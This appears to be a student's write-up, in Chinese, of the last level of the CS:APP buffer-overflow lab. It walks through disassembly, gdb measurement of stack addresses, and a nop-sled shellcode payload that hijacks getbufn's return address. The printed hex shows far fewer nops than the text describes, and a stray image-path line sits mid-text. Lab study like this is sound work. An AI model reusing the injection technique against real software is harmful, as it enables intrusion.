 8048cfd:   89 45 f4                mov    %eax,-0xc(%ebp)
 8048d00:   8b 45 f0                mov    -0x10(%ebp),%eax
 8048d03:   3d ef be ad de          cmp    $0xdeadbeef,%eax
 8048d08:   74 12                   je     8048d1c <testn+0x31>
 8048d0a:   83 ec 0c                sub    $0xc,%esp
 8048d0d:   68 80 a3 04 08          push   $0x804a380
 8048d12:   e8 e9 fb ff ff          call   8048900 <puts@plt>
 8048d17:   83 c4 10                add    $0x10,%esp
 8048d1a:   eb 41                   jmp    8048d5d <testn+0x72>
 8048d1c:   8b 55 f4                mov    -0xc(%ebp),%edx
 8048d1f:   a1 20 b2 04 08          mov    0x804b220,%eax
 8048d24:   39 c2                   cmp    %eax,%edx
 8048d26:   75 22                   jne    8048d4a <testn+0x5f>
 8048d28:   83 ec 08                sub    $0x8,%esp
```

```
8048d2b:   ff 75 f4              pushl  -0xc(%ebp)
8048d2e:   68 e4 a3 04 08        push   $0x804a3e4
8048d33:   e8 f8 fa ff ff        call   8048830 <printf@plt>
8048d38:   83 c4 10              add    $0x10,%esp
8048d3b:   83 ec 0c              sub    $0xc,%esp
8048d3e:   6a 04                 push   $0x4
8048d40:   e8 1b 07 00 00        call   8049460 <validate>
8048d45:   83 c4 10              add    $0x10,%esp
8048d48:   eb 13                 jmp    8048d5d <testn+0x72>
8048d4a:   83 ec 08              sub    $0x8,%esp
8048d4d:   ff 75 f4              pushl  -0xc(%ebp)
8048d50:   68 04 a4 04 08        push   $0x804a404
8048d55:   e8 d6 fa ff ff        call   8048830 <printf@plt>
8048d5a:   83 c4 10              add    $0x10,%esp
8048d5d:   c9                    leave
8048d5e:   c3                    ret
```

```
/* Buffer size for getbufn */
#define KABOOM_BUFFER_SIZE 512
int getbufn()
{
    char buf[KABOOM_BUFFER_SIZE];
    Gets(buf);
    return 1;
}
```

```
08048cc9 <getbufn>:
 8048cc9:   55                    push   %ebp
 8048cca:   89 e5                 mov    %esp,%ebp
 8048ccc:   81 ec 08 02 00 00     sub    $0x208,%esp
 8048cd2:   83 ec 0c              sub    $0xc,%esp
 8048cd5:   8d 85 f8 fd ff ff     lea    -0x208(%ebp),%eax
 8048cdb:   50                    push   %eax
 8048cdc:   e8 1c 01 00 00        call   8048dfd <Gets>
 8048ce1:   83 c4 10              add    $0x10,%esp
 8048ce4:   b8 01 00 00 00        mov    $0x1,%eax
 8048ce9:   c9                    leave
 8048cea:   c3                    ret
```

可以看到，getbufn 和 getbuf 的区别在于前者分配的缓冲区空间大小是 0x208，也就是 520 个字。除此之外，test 中的 canary 变量使用常量$0xdeadbeef 代替。

考虑栈偏移造成的影响：

a) 首先，写 getbuf 的返回地址不受影响；因为写缓冲区的起始地址是-0x208(%ebp)，这样旧的%ebp 在(%ebp)处，getbuf 的返回地址在-0x4(%ebp)处，所以我们在 stdin[520:524]处可以写 org%ebp，在 stdin[524:528]处可以写 return address。

b) 因为%ebp 在多次执行中不同，所以 org%ebp 也每次都不同，即我们无法直接通过输入字符串 stdin[520:524]写正确的 org%ebp；一个简单的解决方案是用%esp 的偏移来写%ebp，即我们在自己编写的注入代码中设计一条 lea 0x18(%esp), %ebp 即可。

c) 因为栈偏移，注入代码的起始地址也无法用 stdin[524:528]就确定下来；一种解决方案是使用 nop sleds，本实验中，我将在空闲的 520 字节内，把注入代码放在末尾，前面全部填充 nop 指令；因为栈偏移只有±240，所以这个方法几乎能覆盖全部的偏移范围。至于 stdin[524:528]，应该被写成最小的栈偏移量对应的代码起始地址，也就是&stdin，即 call Gets 前压栈的%eax 的值。

我们用 gdb 调试程序，记录几次运行中，不同栈偏移下的&stdin。

```
(gdb) disas
Dump of assembler code for function getbufn:
   0x08048cc9 <+0>:     push   %ebp
   0x08048cca <+1>:     mov    %esp,%ebp
   0x08048ccc <+3>:     sub    $0x208,%esp
   0x08048cd2 <+9>:     sub    $0xc,%esp
   0x08048cd5 <+12>:    lea    -0x208(%ebp),%eax
=> 0x08048cdb <+18>:    push   %eax
   0x08048cdc <+19>:    call   0x8048dfd <Gets>
   0x08048ce1 <+24>:    add    $0x10,%esp
   0x08048ce4 <+27>:    mov    $0x1,%eax
   0x08048ce9 <+32>:    leave
   0x08048cea <+33>:    ret
End of assembler dump.
(gdb) print /x $eax
$1 = 0x55683898
```


```
(gdb) print /x $eax
$2 = 0x556838c8
```

```
(gdb) print /x $eax
$3 = 0x55683858
```

```
(gdb) print /x $eax
$4 = 0x55683888
```

```
(gdb) print /x $eax
$5 = 0x556838c8
```

经测试，多次运行程序产生的栈偏移均为上面所示，所以可以认为&stdin∈[0x55683858, 0x556838c8]。由此，只需要把 stdin[524:528]设得比 0x556838c8 略大，例如设为 0x55683908，就能让注入代码一定被执行，如下图。



为此，注入的汇编代码为

```
   1189:    8d 6c 24 18             lea    0x18(%esp),%ebp
   118d:    b8 84 3e d1 44          mov    $0x44d13e84,%eax
   1192:    68 fd 8c 04 08          push   $0x8048cfd
   1197:    c3                      ret
```

把这 15 个字节写到 stdin[505:520]，stdin[0:505]写满 nop=0x90，stdin[524:528]写 0x55683908，得到 16 进制文件。

```
90 90 90 90 90 90 90 90 /* nop */
90 90 90 90 90 90 90 90 /* nop */
90 90 90 90 90 90 90 90 /* nop */
90 90 90 90 90 90 90 90 /* nop */
90 90 90 90 90 90 90 90 /* nop */
90 /* nop */
8d 6c 24 18    /* lea    0x18(%esp),%ebp */
b8 84 3e d1 44 /* mov    $0x44d13e84,%eax */
68 fd 8c 04 08 /* push   $0x8048cfd */
c3             /* ret */
32 32 32 32
08 39 68 55    /* code start */
```

在控制台中连续 5 次输入同样的字符串

```
sysu@debian:~/lab3$ cat level4.txt | ./hex2raw -n | ./bufbomb -n -u huangwx
Userid: huangwx
Cookie: 0x44d13e84
Type string:KABOOM!: getbufn returned 0x44d13e84
Keep going
Type string:KABOOM!: getbufn returned 0x44d13e84
Keep going
Type string:KABOOM!: getbufn returned 0x44d13e84
Keep going
Type string:KABOOM!: getbufn returned 0x44d13e84
Keep going
Type string:KABOOM!: getbufn returned 0x44d13e84
VALID
NICE JOB!
```

大功告成！到这里本实验的全部关卡已经解决。